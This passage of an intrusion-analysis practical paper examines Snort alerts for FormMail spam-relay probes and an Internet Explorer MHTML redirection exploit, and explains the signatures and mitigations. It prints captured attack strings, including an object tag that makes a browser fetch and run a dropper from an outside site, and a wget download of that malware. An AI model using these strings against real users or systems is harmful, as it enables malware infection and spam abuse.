alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC Invalid HTTP Version
String"; flow:to_server,established; content:"HTTP/"; isdataat:6,relative; content:!"|0A|";
within:5; reference:bugtraq,9809; reference:nessus,11593; classtype:non-standard-protocol;
sid:2570; rev:6;)
```

The above signature will look for:

- TCP protocol coming from any external IP address. This is a variable and can be defined in the snort.conf file. My snort configuration file specifies any. This source IP address can come from any TCP source port.

The following has been extracted from the snort.conf file.

```
# Set up the external network addresses as well.  A good start may be "any"
var EXTERNAL_NET any
```

- That is connected and established (has completed a TCP 3-whs) to any IP address that is defined as an HTTP server on any defined HTTP port. The following two parameters are variables that can be changed in the snort.conf file during the configuration of snort in order to make the detection process more accurate.
  - $HTTP_SERVERS
  - $HTTP_PORTS
- The signature will look for the content “HTTP/” in the payload of the packet and then verify that there are at least 6 bytes after the end of the content string. It will verify that there is not a newline character within 5 bytes of the end of the content “HTTP/”.

The follow description was taken directly from the snort user guide [36] at the web site in order to help explain the parameter “isdataat”.

```
“3.5.9 isdataat
Verify that the payload has data at a specified location, optionally looking for data relative
to the end of the previous content match.
```

```
3.5.9.1 Format
isdataat:<int>[,relative];
3.5.9.2 Example
alert tcp any any -> any 111 (content:"PASS"; isdataat:50,relative; content:!"|0a|";
distance:0;)
This rule looks for the string PASS exists in the packet, and then verifies there is at least
50 bytes after the end of the string PASS, and then verifies that there is not a newline
character within 50 bytes of the end of the PASS string."
```

2.2.3 Probability the source address was spoofed:

Since the signature requires a TCP established connection, there is very little chance that the source address is spoofed. Although when I search the file for other packets that belong to this connection I was unable to find any, there must have been a completed connection. IMHO, the snort process has only captured the trigger packet.

2.2.4 Description of attack:

It has been said that upon detecting the signature "WEB-MISC Invalid HTTP Version String" the attacker could be attempting to exploit a vulnerability that exists in a web server running Seattle Lab Software "SLMail Pro 2.0 to 2.0.9".

This vulnerability was outlined in the discussion section of these URL

http://www.securityfocus.com/bid/9809/discussion/
http://xforce.iss.net/xforce/xfdb/15399
http://secunia.com/advisories/11048/

The discussion explains that there are two vulnerabilities that exist in SLMail application. These vulnerabilities where released on 2004-03-05 and exist in all versions prior to version 2.0.9

1. A buffer overflow could cause a remote attacker to execute code on the victim's hosts. This is achieved by sending a crafted HTTP string with an overly long HTTP sub-version.

```
http://www.faqs.org/rfcs/rfc2616.html
"3.1 HTTP Version
   HTTP uses a "<major>.<minor>" numbering scheme to indicate versions
   of the protocol. The protocol versioning policy is intended to allow
   the sender to indicate the format of a message and its capacity for
   understanding further HTTP communication".
```

2. The second buffer overflow exists in three of the ISAPI Extensions files included with the web mail component. These files will allow a buffer overflow to occur and consequently the execution of code that would be run with the same user privileges of the web server process.
    - user.dll
    - loadpageadmin.dll
    - loadpageuser.dll

However judging by the string that has been received; I am more incline to believe that the attacker was trying to exploit the vulnerability that exists in some versions of formmail perl script.

In order to determine if the signature has trigger for the correct reasons, tcpdump was used to view the hexadecimal values in the payload of the packet. It is also interesting to point out at this time that the remote device has a TimeToLive (TTL) of 115. Passive fingerprinting techniques [37] tell us that it is very possible that the remote device is a windows operating system

```
# tcpdump -nnvttttXr ./GIAC_PRAC/GiacLogs/2002.9.10 port 1813
10/10/2002 04:19:08.026507 172.132.195.251.1813 > 32.245.166.119.80: P [bad tcp cksum e41!]
3263194808:3263195121(313) ack 3337717011 win 5840 (DF) (ttl 115, id 23608, len 353, bad cksum
5d5a!)
0x0000   4500 0161 5c38 4000 7306 5d5a ac84 c3fb        E..a\8@.s.]Z....
0x0010   20f5 a677 0715 0050 c280 66b8 c6f1 8513        ...w...P..f.....
0x0020   5018 16d0 aa29 0000 4745 5420 2f63 6769        P....)..GET./cgi
0x0030   2d62 696e 2f46 6f72 6d4d 6169 6c2e 706c        -bin/FormMail.pl
0x0040   3f65 6d61 696c 3d53 6b61 6e6e 6564 4061        ?email=Skanned@a
0x0050   6f6c 2e63 6f6d 2673 7562 6a65 6374 3d77        ol.com&subject=w
0x0060   7777 2e58 5858 5858 5858 582f 6367 692d        ww.XXXXXXXX/cgi-
0x0070   6269 6e2f 466f 726d 4d61 696c 2e70 6c26        bin/FormMail.pl&
0x0080   7265 6369 7069 656e 743d 7365 6e64 3234        recipient=send24
0x0090   3532 4061 6f6c 2e63 6f6d 266d 7367 3d6d        52@aol.com&msg=m
0x00a0   6953 6c65 6454 4d20 2532 4563 6f6d 266d        iSledTM.%2Ecom&m
0x00b0   7367 3d6d 6953 6c65 6454 4d20 4854 5450        sg=miSledTM.HTTP
0x00c0   2f31 2e31 2043 6f6e 7465 6e74 2d54 7065        /1.1Content-Type
0x00d0   3a20 6170 706c 6963 6174 696f 6e2f 782d        :.application/x-
0x00e0   7777 772d 666f 726d 2d75 726c 656e 636f        www-form-urlenco
0x00f0   6465 640d 0a55 7365 722d 4167 656e 743a        ded..User-Agent:
0x0100   2047 6f7a 696c 6c61 2f34 2e30 2028 636f        .Gozilla/4.0.(co
0x0110   6d70 6174 6962 6c65 3b20 4d53 4945 2035        mpatible;.MSIE.5
0x0120   2e35 3b20 7769 6e64 6f77 7320 3230 3030        .5;.windows.2000
0x0130   290d 0a48 6f73 743a 2077 7777 2e58 5858        )..Host:.www.XXX
0x0140   5858 5858 580d 0a43 6f6e 6e65 6374 696f        XXXXX..Connectio
0x0150   6e3a 204b 6565 702d 416c 6976 650d 0a0d        n:.Keep-Alive...
0x0160   0a                                             .
```

In order to view the ASCII string in an easier reading format, the command tcpflow was used to extract the string. The text below shows the packet that is currently analysed as well as two other alerts that have occurred in the same raw different source IP addresses.

```
# tcpflow -cr ./GIAC_PRAC/GiacLogs/2002.9.10 port 1813
172.132.195.251.01813-032.245.166.119.00080: GET /cgi-
bin/FormMail.pl?email=Skanned@aol.com&subject=www.XXXXXXXX/cgi-
bin/FormMail.pl&recipient=send2452@aol.com&msg=miSledTM %2Ecom&msg=miSledTM HTTP/1.1Content-
Type: application/x-www-form-urlencoded
User-Agent: Gozilla/4.0 (compatible; MSIE 5.5; windows 2000)
Host: www.XXXXXXXX
Connection: Keep-Alive

# tcpflow  -cr ./GIAC_PRAC/GiacLogs/2002.9.10 port 4524
004.063.173.119.04524-032.245.166.119.00080: GET /cgi-
bin/formmail.pl?email=f2@aol.com&subject=www.XXXXXXXX/cgi-
bin/formmail.pl&recipient=cannotdisplay@aol.com&msg=w00t 0aol%2Ecom&msg=w00t HTTP/1.1Content-
Type: application/x-www-form-urlencoded
User-Agent: Gozilla/4.0 (compatible; MSIE 5.5; windows 2000)
Host: www.XXXXXXXX
Connection: Keep-Alive

# tcpflow  -cr ./GIAC_PRAC/GiacLogs/2002.9.10 port 2989
208.063.245.166.02989-032.245.166.119.00080: GET /cgi-
bin/FormMail.pl?email=Skanned@aol.com&subject=www.XXXXXXXX/cgi-
bin/FormMail.pl&recipient=honesrd13@aol.com&msg=miSledTM %2Ecom&msg=miSledTM HTTP/1.1Content-
```

```
Type: application/x-www-form-urlencoded
User-Agent: Gozilla/4.0 (compatible; MSIE 5.5; windows 2000)
Host: www.XXXXXXXX
Connection: Keep-Alive
```

The source IP address that was captured in this find actually triggered two different signature events. The packet in the raw data file that was captured on 10/10/2002 at 04:19:08 from the IP address 172.132.195.251 according to the binary file has also triggered an event for "WEB-CGI formmail access"

This signature documented in the text directly below has been written to capture events when an external address is trying to get access to the formmail script file. The file is normally is located in one of the subdirectories of a UNIX web server.

The consequences of gain access to the formmail perl script prior to version 1.6 are that it would allow the attacker to execute commands at the web server with the privileges of the web server process. That signature had the following structure.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI formmail access";
flow:to_server,established; uricontent:"/formmail"; nocase; reference:arachnids,226;
reference:bugtraq,1187; reference:bugtraq,2079; reference:cve,1999-0172; reference:cve,2000-
0411; reference:nessus,10076; reference:nessus,10782; classtype:web-application-activity;
sid:884; rev:14;)
```

A description of this signature could be found at the following URL location.

http://www.snort.org/snort-db/sid.html?id=884

2.2.5 Attack mechanism:

The SLMail attack would normally try to overflow the buffer on the web port of a SLMail server and consequently the attacker would be able to execute whichever program he or she felt like. The character string that however appear beyond the HTTP/ content string look as if they are part of a banner to inform the web server.

The RFC was consulted in order to determine what the attacker was trying to achieve by including the browser banner beyond the http sub-field.

The RFC used was http://www.faqs.org/rfcs/rfc2616.html

The following information was extracted from the RFC.

```
2.2 Basic Rules
   The following rules are used throughout this specification to
   describe basic parsing constructs. The US-ASCII coded character set
   is defined by ANSI X3.4-1986 [21].
Snip ..
       CR             = <US-ASCII CR, carriage return (13)>
       LF             = <US-ASCII LF, linefeed (10)>
Snip ..
HTTP/1.1 defines the sequence CR LF as the end-of-line marker for all
   protocol elements except the entity-body (see appendix 19.3 for
   tolerant applications). The end-of-line marker within an entity-body
   is defined by its associated media type, as described in section 3.7.

       CRLF           = CR LF
```

The arguments that appear after the content “HTTP/1.1” are not valid in the HTTP request-line since there is no preceding hexadecimal “0a” = decimal “10” which is the equivalent of a LF. That makes this HTTP get string invalid. It could be that the attacker was trying to craft a packet to hide the banner of the real browser by hard coding the parameters at the end of the HTTP get string.

This is strange and is not very common but does not appear to be malicious from the SLMail vulnerability viewpoint. The payload content indicates that it is defiantly an attempt to scan for vulnerable formmail scripts and this should be cause for concern. The file capture was searched using tcpdump for a response to this packet with no joy. This is stimulus packet but the web server does not seam to have offered any response to the request.

Matt Wright the original writer of the script explains the Formmail attack

> *“The Formmail package has become a favorite tool of spammers.*
> *Formmail allows a website to email form submissions to an email account. If left unpatched a malicious user can send spam simply by including the list of target email addresses in an HTTP request to Formmail. This behavior makes tracking down the origin of the spam difficult because the only place the spammers IP address is saved is in the Web logs of the affected site.*
> *FormMail is a widely-used web-based e-mail gateway, which allows form-based input to be emailed to a specified user.*
> *When the form is submitted, the commands will be executed on the host, with the privileges of the web server process. This might be leveraged by the attacker to gain local access to the host. “[38]*

2.2.6 Correlations:

The following links where found for the SLMail attack by searching the Internet. The links below don’t show any time where the vulnerability has been used in an exploit against a SLMail server.

http://www.securityfocus.com/bid/9809
http://cgi.nessus.org/plugins/dump.php3?id=11593
http://marc.theaimsgroup.com/?l=bugtraq&m=105232506011335&w=2

There are many correlations for the formmail.pl. This attack is used by lots of spammers. Formmail correlations can be found at URL:

http://cgi.nessus.org/cve.php3?cve=CAN-2000-0411

The remote IP address in this attack was examined against the Dshield reports. It should be noted that this attack did occur in 2002 according to the time in the tcpdump packet but the IP address was not list as previously reported.

```
IP Address: 172.132.195.251
HostName: AC84C3FB.ipt.aol.com
DShield Profile: Country:   US
Contact E-mail: abuse@aol.net
AS Number: 1668
Total Records against IP:  not processed
Number of targets:  select update below
Date Range: to
```

```
request contact update
Update Summary

Whois:
OrgName:    America Online
OrgID:      AOL
Address:    22000 AOL Way
City:       Dulles
StateProv:  VA
PostalCode: 20166
Country:    US
```

The formmail.pl attack is extremely well analysed in “Detect #2: Web-CGI formmail access” of the GCIA practical paper submitted by Barbara Morgan [39]. This complete document can be found at the following URL location on the Internet.

2.2.7 Evidence of active targeting:

This attack is received from two other source IP addresses on the same day. The web server on this network has been targeted. The attack did not appear in the capture file for any other destination. It can only be assumed that the web server has been targeted. It seams impossible that if the attack where a scan for vulnerably systems on this network that only one destination IP address has been scanned.

2.2.8 Severity:

Severity = (criticality + lethality) - (system countermeasures + network countermeasures)

- **Critically**: Nothing is really known about the local web server but since the server is located on the internet it can only be assumed that it is used for some form of business and even if it is not, one should guard against attacks on this public server. I am going to assume the worst and say that it is a business web server.

- **Lethality**: If the server where running a vulnerable version of SLMail the attack would have been unsuccessful. If the web server is using a vulnerable version of the popular the gateway script “formmail.pl” to translate information from the web pages for sending via the email server, the attack would have mailed the spammer with information regarding the web server location. The web server could then be used in an attack later on. The email severs could be used as a Spam gateway if vulnerably script is detected by the spammer.

- **System countermeasures:** Nothing can be determined regarding the patch program for this web server. The TTL in the response packets tell us that it is very possible that the operating system is UNIX.

- **Network countermeasures:** The network firewall would have permitted this attack to pass to the web server. There was no response from the web server for this session but there have been responses for others sessions. The packets below show those responses to other IP addresses external to the network.

```
tcpdump -nnqr 2002.9.10 "src host 32.245.166.119 and port 80"
02:12:07.466507 32.245.166.119.80 > 212.62.35.225.1168: tcp 536 (DF)
09:39:24.466507 32.245.166.119.80 > 213.202.69.145.32776: tcp 581 (DF)
09:39:28.756507 32.245.166.119.80 > 213.202.69.145.32776: tcp 554 (DF)
10:00:15.336507 32.245.166.119.80 > 213.202.69.145.32855: tcp 581 (DF)
10:57:56.596507 32.245.166.119.80 > 195.29.132.172.32777: tcp 563 (DF)
10:58:04.336507 32.245.166.119.80 > 195.29.132.172.32777: tcp 551 (DF)
```

There is an NIDS to detect this attack, so the network staff will be informed of the possibility of an attack on the mail server if the alerts are properly analysed and the NIDS is properly tuned.

(4 + 4) - (1 + 3) = 4

In conclusion of this attack and from all of the evidence that has been collected it could be said that on the 10/10/2002 at 04:19:08 the device located at IP address 172.132.195.251 and others tried to exploit vulnerability in the perl script called formmail.pl on the web server service running at 32.245.166.119. Whilst attempting this exploit vulnerability in this script, it has triggered the event “Invalid HTTP Version String” in parallel.

2.2.9 Defensive recommendation:

Check the device running at IP address 32.245.166.119 is not running SLMail. If it is that apply the recommended Security Patch, which is currently version 2.0.14 and can be found at http://www.slmail.com/Products/SLMailPro/Utilities.asp

More especially, check if the device at this location is running a vulnerable version of formmail.pl. If it is then the device should be patched immediately by upgrading the script.

2.2.10 Multiple choice test questions:

When writing snort signatures for content matching, the parameter "`isdataat:x,relative;`" is used to indicate to the snort process to

a) Hide all email addresses used in the in the signature description.
b) Look for defined conditions, x bytes beyond the previous content string match
c) Look for defined conditions, x bytes before the previous content string match
Answer = b

2.3 Detect “Microsoft MTHML URL Redirection Attempt”

2.3.1 Source of Trace:

The original binary trace was captured at a Cisco sensor with the signature “Illegal MHTML files” and auto-iplog feature.

The file was then replayed to using snort. I was concerned that it had not been detected by the default installation of snort 2.1 signatures during the replay and set out to discover why. For the purpose of this detect and the explanation, the file that was captured by the Cisco device was called iplog-file.dmp

2.3.2 Detect was generated by:

The following signature is the original signature that would have generated the detection but upon would not alert during the replaying of the binary file to the snort process;

Original signature

```
alert tcp any any -> $HOME_NET any (msg:"Microsoft MTHML URL Redirection Attempt";
flow:from_server,established; content:"mhtml|3A|file|3A|"; nocase; reference:cve,CAN-2004-
0380; reference:url,www.microsoft.com/technet/security/.../MS04-013.mspx; classtype:web-
application-attack; rev:2;)
```

One modification was made to the signature in order for the signature to alert during the reply of the Cisco iplog file to Snort. When the sensor captures binary data automatically, only the trigger packet that caused the alert to fire will be in the captured binary file. Binary file capture records multiple packets, but the capture will only start from the trigger packet. In this case the binary file will **not** show you the SYN packet and the SYN-ACK packets that are part of the TCP 3-whs used to initiate the TCP connection. It only shows the ACK Push packet that triggered the signature. In order for the signature to show the attack during the reply of the binary file, I had to removed the "flow:from_server,established" part from the original signature. This is the part of the signature will cause the sensor to look for an established TCP 3-whs before triggering the event.

Modified signature

```
alert tcp any any -> $HOME_NET any (msg:"Microsoft MTHML URL Redirection Attempt";
content:"mhtml|3A|file|3A|"; nocase; reference:cve,CAN-2004-0380;
reference:url,www.microsoft.com/technet/security/.../MS04-013.mspx; classtype:web-application-
attack; rev:2;)
```

Credit is given to Mr. Derek Edwards for the original signature. Mr. Edwards was the original writer of this signature and wrote two revisions of the signature. I have used the second revision. The following URL shows the place on the Internet where I have downloaded the signature.

- http://sourceforge.net/mailarchive/message.php?msg_id=7758516

During the investigation I learned that the signature is now part of the bleeding snort rules that can be downloaded from bleeding snort. [40]

```
alert tcp any any -> $HOME_NET any (msg:"BLEEDING-EDGE Microsoft MHTML URL Redirection
Attempt"; flow:from_server,established; content:"mhtml|3A|file|3A|"; nocase; reference:cve,CAN-
2004-0380; reference:url,www.microsoft.com/technet/security/bulletin/MS04-013.mspx;
classtype:web-application-attack; rev:2; sid:2000004;)
```

The signature has the following explanation.

An event will be created when a TCP packet that is part of a TCP established session is detected coming from any source IP address on any port going to any IP address that has been pre-defined by the variable "$HOME_NET" in the snort.conf file on any destination port. The signature looks for the content "mhtml|3A|file|3A|". The hex value 3A is equivalent to a colon in ASCII data.

I ran the following command to read the file and generate the alert.

```
# snort -r iplog-file.dmp -c ./rules/snort.conf -l ./log -deyXvq > rawlog.txt
```

The command produced 3 files. The alert file, the snort binary file and the dump file

called rawlog.txt. The command snort was run with the following usage options.

```
        -d          Dump the Application Layer
        -e          Display the second layer header info
        -q          Quiet. Don't show banner and status report
        -v          Be verbose
        -X          Dump the raw packet data starting at the link layer
        -y          Include year in timestamp in the alert and log files
```

The alert that was produced in the output was as follows.

```
Alert
[**] [1:0:2] Microsoft MTHML URL Redirection Attempt [**]
[Classification: Web Application Attack] [Priority: 1]
07/28-11:23:51.262652 My.Proxy:ProxyPort -> InternalHost:4003
TCP TTL:63 TOS:0x0 ID:33030 IpLen:20 DgmLen:176 DF
***AP**F Seq: 0xDC274ADF  Ack: 0x2B3B3965  Win: 0xC1E8  TcpLen: 20
[Xref => http://www.microsoft.com/technet/security/.../MS04-013.mspx][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004
-0380]
```

The following raw dump was produced at the output.

```
Rawlog.txt
07/28/04-11:23:51.262652 removed -> removed type:0x800 len:0xC2
My.Proxy:ProxyPort -> InternalHost:4003 TCP TTL:63 TOS:0x0 ID:33030 IpLen:20 DgmLen:176 DF
***AP**F Seq: 0xDC274ADF  Ack: 0x2B3B3965  Win: 0xC1E8  TcpLen: 20
0x0000: 00 0A 42 42 80 0A 00 03 32 87 9A 71 08 00 45 00  ..BB....2..q..E.
0x0010: 00 B0 81 06 40 00 3F 06 2B 92 9E A9 83 0D 9E A6  ....@.?.+.......
0x0020: CE 52 1F 4C 0F A3 DC 27 4A DF 2B 3B 39 65 50 19  .R.L...'J.+;9eP.
0x0030: C1 E8 70 F3 00 00 20 20 20 20 3C 6F 62 6A 65 63  ..p...    <objec
0x0040: 74 20 64 61 74 61 3D 22 26 23 31 30 39 3B 73 2D  t data="&#109;s-
0x0050: 69 74 73 3A 6D 68 74 6D 6C 3A 66 69 6C 65 3A 2F  its:mhtml:file:/
0x0060: 2F 43 3A 5C 66 6F 6F 2E 6D 68 74 21 68 74 74 70  /C:\foo.mht!http
0x0070: 3A 2F 2F 77 77 77 2E 66 72 65 65 33 32 2E 63 6F  ://www.free32.co
0x0080: 6D 2F 50 4F 50 2E 43 48 4D 3A 3A 2F 73 61 76 65  m/POP.CHM::/save
0x0090: 61 6E 64 72 75 6E 2E 68 74 6D 22 20 74 79 70 65  andrun.htm" type
0x00A0: 3D 22 74 65 78 74 2F 78 2D 73 63 72 69 70 74 6C  ="text/x-scriptl
0x00B0: 65 74 22 3E 3C 2F 6F 62 6A 65 63 74 3E 20 D1 7F  et"></object> ..
0x00C0: CA 27                                            .'
```

I used tcpflow to extract the content of the file for easier examination of the data string.

```
# tcpflow -cr iplog-file.dmp "host My.Proxy and port ProxyPort and host InternalHost and port
4003"
<object data="&#109;s-its:mhtml:file://C:\foo.mht!http://www.free32.com/POP.CHM::/s
aveandrun.htm" type="text/x-scriptlet"></object>
```

I decided to do some investigation about who owns the address for the web site free32.com.

```
# whois 64.246.40.84
[Querying whois.arin.net]
[whois.arin.net]

OrgName:    Everyones Internet, Inc.
OrgID:      EVRY
Address:    2600 Southwest Freeway
Address:    Suite 500
City:       Houston
```

```
StateProv:  TX
PostalCode: 77098
Country:    US
<Snip ..>
# ARIN WHOIS database, last updated 2004-07-31 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

2.3.3 Probability the source address was spoofed:

The original data that triggered this event requires a completed TCP connection. This means that the source and the destination could not have been spoofed. The web site that contains the embedded exploit URL is defiantly not a spoofed address.

2.3.4 Description of attack:

The attack could be accomplished by convincing the victim to visit a certain web page or by convincing the victim to open an HTHL email that contains the exploit string embedded in the text of the mail. If the email client that is used to open the mail happens to be outlook express and the version is vulnerable, file execution is possible.

Convincing the user to visit the web site can be accomplished in many ways but probably the most popular way is via “Spam Mail. [41]” The user receives an email containing a URL link to a web page.

In the captured string below the file foo.mht does not exist at the local hard drive. If the computer user has a vulnerable version of the Microsoft Internet explorer the IE client will be forced to fetch the file pop.chm from the web page at free32.com

```
mhtml:file://C:\foo.mht!http://www.free32.com/POP.CHM::/saveandrun.htm"
```

The Trendmicro web page contained the description for what appeared to look very similar to the event that I had detected in the network

> *“CHM_PSYME.Q- This Compiled HTML (CHM) malware downloads a file, SP.EXE, which is hosted on the same Web page where this CHM malware is located. The downloaded file is detected by Trend Micro as TROJ_SPOONER.B.*
> *It also carries a malicious .HTML file, SAVEANDRUN.HTM, is detected by Trend Micro as VBS_PSYME.Q.*
> *It runs on Windows 95, 98, ME, NT, 2000 and XP. [42]”*

The file was downloaded from the web page using wget [43].

```
wget http://www.free32.com/POP.CHM
--21:58:41--  http://www.free32.com/POP.CHM
           => `POP.CHM'
Resolving www.free32.com... done.
Connecting to www.free32.com[64.246.40.84]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 95,105 [text/plain]

100%[==============>] 95,105       129.35K/s    ETA 00:00
21:58:42 (129.35 KB/s) - `POP.CHM' saved [95105/95105]
```

After getting the exact file size, I did a google search for the file name and the size of the file. The search returned the following information from pandasoftware.com. [44]

```
Dropper.O creates the file POP.CHM, which is a copy of itself. This file drops and executes
the file SP.EXE, detected by Panda Software as Adware/Nsearch.
Means of transmission
Dropper.O is downloaded to the computer affected by MhtRedir.N from a specific website.
MhtRedir.N exploits the vulnerability described by Microsoft in the security bulletin MS04-
013, in order to download Dropper.O.
So it is highly recommendable to download the corresponding security patch available from
Microsoft's website.
Further Details
Dropper.O is 95,105 bytes in size.
```

The file was examined using the Microsoft HTML workshop tool. [45] The file that is downloaded during this exploit contains the file POP.CHM. The compress html help file contains two files. These file are Saveandrun.htm and sp.exe. The following screen dump shows the files as viewed by the tool

Using the tool, the file pop.chm was de-compiled as follows;

```
Compiled file version 3
Compiled on May 17, 2004, at 3:59 AM
Compiled with HHA Version 4.74.8702
Default HTML file: saveandrun.htm
Default window type: win

$FIftiMain      0 bytes
$OBJINST        2,751 bytes
Folder: $WWAssociativeLinks
    Property    4 bytes
Folder: $WWKeywordLinks
    Property    4 bytes
POP.hhc 822 bytes
POP.hhk 499 bytes
saveandrun.htm 622 bytes
sp.exe  89,088 bytes
2 folders, 8 files, 93,790 bytes
```

2.3.5 Attack mechanism:

The Microsoft Internet explorer has a vulnerability that allows an attacker to execute a program on the victim's host with out the user even being aware. Through incorporating a specially crafted and malicious string that is hosted within the pages of an attacker's web site, the browser will reference a non-existent MHTML file on the local drive and since the file does not exist at that location on the local hard drive, the browser is then fooled into going to fetch the compressed html file from another internet domain. The attack will allow the attacker to run a program on the local machine with the same privileges as the user of the local security zone of Internet explorer. The attack uses the MS-ITS InfoTech Protocol to force redirection

of MHTML.

On the 8 April 2003 Microsoft announced a flaw via a CERT notification email. The flaw would allow vulnerability in cross-domain scripting to allow an execution of a program with the same privileges of the user that opened the IE. It is my belief that this attack is merely an extension of this original problem that was discovered.

2.3.6 Correlations:

- A correlation was made for the exact file size and the name of the file at the following web site.
  http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?lst=vis&idvirus=50167

- The exploit and the packet that was captured along with the "mhtml snort signature" correlates with the story "Follow the Bouncing Malware - Part I" as determined by SANS Handler, Mr. Tom Liston. If you would like to read the entire story it can be found at the following URL:

  http://isc.sans.org/diary.php?date=2004-07-23

  The same curiosity is what had originally sent me on this original path to discover exactly what had happened to the exploited Internet explorer.

- One other correlation was found by accessing the following URL at common vulnerabilities and exposure (CVE) web site. The CVE makes it easier to share vulnerability information across separate vulnerability databases. It also tries to standardize the name given to vulnerabilities.

  http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0380

  The correlations were found at a mailing list and can be access at the following URL:

  http://www.securityfocus.com/archive/1/354447
  http://www.giac.org/practical/GCIH/Ronald_Young_GCIH.pdf
  http://www.giac.org/practical/GCIH/James_Balcik_GCIH.pdf

2.3.7 Evidence of active targeting:

This was the only packet captured at this time in this file but there where many other examples of where the network is a victim to this attack. It is difficult to tell if there is some "Spam Engine that is specifically generating the emails containing the exploit links. In my opinion it is a randomised incident. Correlations show that there are many other examples of where this exploit is used across the Internet. I believe that this is not an incident targeting the network

2.3.8 Severity:

Severity = (criticality + lethality) - (system countermeasures + network countermeasures)

Each item in the equation is given a number between 1 and 5, 1 being the lowest and 5 being the highest.

- **Criticality-** The remote device is a workstation on the network.

- **Lethality-** This is a very recent exploit. Microsoft does not yet have a patch for the problem relating to their Internet browser. The exploit is easy to carry out.

- **System- countermeasures-** The device is protected with anti-virus software. At the time of the incident, Microsoft did not have a patch for this vulnerability. I believe this status has now changed and the problem can be resolved by applying a specific patch to the workstation for this problem. (MS04-025).

- **Network countermeasures-** The firewall on the network has permitted the workstation to access the file download from the Internet. The attack can be executed by accessing a URL on the Internet. Even if the network uses a proxy server for all communications to the Internet, the attack would have still been successful. The network currently offers no precautions for this attack. The network will detect the exploit, as there is an NIDS located on the segment.

(3+5) – (1+2) = 5

2.3.9 Defensive recommendation:

During my investigation to find a sound defence recommendation for this problem, I read the following article. This article gave me a lot of the insight used to answer this question. The article was entitled “IE Vulnerability Flagged” by Jim Wagner and was written on April 9, 2004. [46]

During the article it is advised that Microsoft users could

- *Use a different browser until the problem was fixed*
- *Edit the registry to disabling the execution of all Compressed HTML files” (*.chm) files by accessing the registry entry in windows explorer. "HKEY_LOCAL_MACHINE\SOFTWARE\Classes\PROTOCOLS\Handler\" and disable the "ms-its," "msitss," and "its,mk" values.*

This registry approach did not seam to come without consequences. Some of those consequences are that the solution offers a high administrative approach, which could cause network operations to run slower. The solution would also disable all help functionality in the operating system.

At the time this event was detected, there where very few recommendations to defend against this problem from a patching perspective. Patching the vulnerable Internet web browser could not be carried out, as there was no patch for the problem.

One other recommendation that I read about was to make sure the anti virus software was patched and up to date. The latest virus software in most all-major releases will recognize and detect these attempts. The files that are downloaded to

the computer would then be deleted before it they are allowed to execute.

It could also be recommended that network administrators advice users to practice safe browsing.

I could not find any actions that could be taken to offer network protection in this circumstance. It would be impossible to stop all traffic from using the Internet on port TCP 80 and that is what would have been necessary in order to safely guard against this problem from the network perspective.

URL blocking could help prevent users from accessing certain sites but this is still not a full proof solution. One other way could be to investigate the use of an Intrusion Prevention Sensor. (IPS)

The following two CERT releases detail two Microsoft URLs that could be used whilst tracking solutions for the problem. The references show the recommended reading area on the Internet for all correspondence relating to this problem.

Release date: April 8, 2004-US-CERT Technical Cyber Security Alert TA04-099A -- Vulnerability in Internet Explorer ITS Protocol Handler

http://www.microsoft.com/technet/security/bulletin/ms04-013.mspx

Release date: July 30, 2004- US-CERT Technical Cyber Security Alert TA04-212A -- Critical Vulnerabilities in Microsoft Windows

http://www.microsoft.com/technet/security/bulletin/ms04-025.mspx

Cumulative Security Update for Internet Explorer 6 Service Pack 1 (KB867801)- Download size: 2.8 MB

2.3.10 Multiple choice test questions:

When creating a snort rule the parameter flow uses “to_server” to trigger on:

a) Client requests from A to B
b) Server request from A to B
c) On established connections
d) Trigger regardless of the state of the stream processor

Answer= a

3 Part 3 Analyse This

3.1 Executive summary

Industrial Security consultants are one of the most dynamic organisations in the field of data mining. Our team of experienced technical analysts possess the knowledge and the know-how to work with large proportions of logs and then provides summarised and prioritised reports from the data within those logs.

Our company was called in to provide a security audit of the log files obtained from

the intrusion detections sensors at the university. The sensors are the property of the university. All of log files that where used in the audit where obtained with the permission of the universities computer department. The files have been downloaded from the universities file access system and then processed against a series of techniques and tools that have been developed especially for the purpose of sorting through large volumes of logged data.

When I first began to look at the log files from the university, it was not completely obvious what the situation was by examining the alert files alone. Once I coupled the scan logs with the alerts, it was very apparent that a worm has infected the internal segments. It is of great importance that the devices are located and cleaned. Several devices all conducting automated scans can severely impact the network performance.

The files have been sanitised before they were actually received by the consulting company and the original “home network address” was replaced by MY.NET at the beginning of all IP addresses. This value causes some problems when the files are processed by some of the perl tools that have been used.

The data log files that were downloaded from the university where not all that complete and it should be noted that the data did contain bad structure in places with in the files. In some cases the data needed too be manually scanned and then corrected back to its original state. The files where received from the university with the errors incorporated in the lines of data.

The area from which the logs where downloaded contain information relating to the logs. The following text was extracted from the logs home page. All of the IP addresses of the protected network space have been sanitised.

3.2 List of Alert Files

Files where downloaded from http://isc.sans.org/logs

File name	File size	Date that the file was saved	File name	File size	Date that the file was saved
alert.040420.gz	1324046	Fri May 7 18:19:54 2004	scans.040420.gz	15528027	Fri May 7 00:12:22 2004
alert.040421.gz	2513325	Fri May 7 18:19:57 2004	scans.040421.gz	31903026	Fri May 7 00:12:53 2004
alert.040422.gz	2368971	Fri May 7 18:20:00 2004	scans.040422.gz	22871747	Fri May 7 00:13:15 2004
alert.040423.gz	2737529	Fri May 7 18:20:03 2004	scans.040423.gz	34408858	Fri May 7 00:13:54 2004
alert.040426.gz	2541	Fri May 7 18:20:03 2004	scans.040424.gz	40128307	Fri May 7 00:14:33 2004

The files above have 5 days of data that contained both signature alerts and port scans. The port scans were generated with the snort pre-processor (spp). The table below describes all of the events that were captured during the 5-day period without the port scans. I have decided to analyse the port scan data separately but combine the information that is learned from both when concluding suspected and abnormal hosts both externally and internal relative to the university network. When the port scan data is removed and processed separately, it makes the event passing easier

for the system tools to handle.

130220 signature alerts where found excluding the scans, with the earliest alert at 12:42:03 on 04/20/2004 and the latest alert at 00:15:21 on 04/26/2004. By querying the alerts we determined the attacks for the period came from 3378 distinct sources.

By querying the port scan database, our analysts determined that the scans alone accounted for 666603 entries of the total attacks. Each of theses probes came from 2289 distinct sources. In total there were 56 different signature events from the alerts excluding the port scans. These alerts are displayed in the table below.

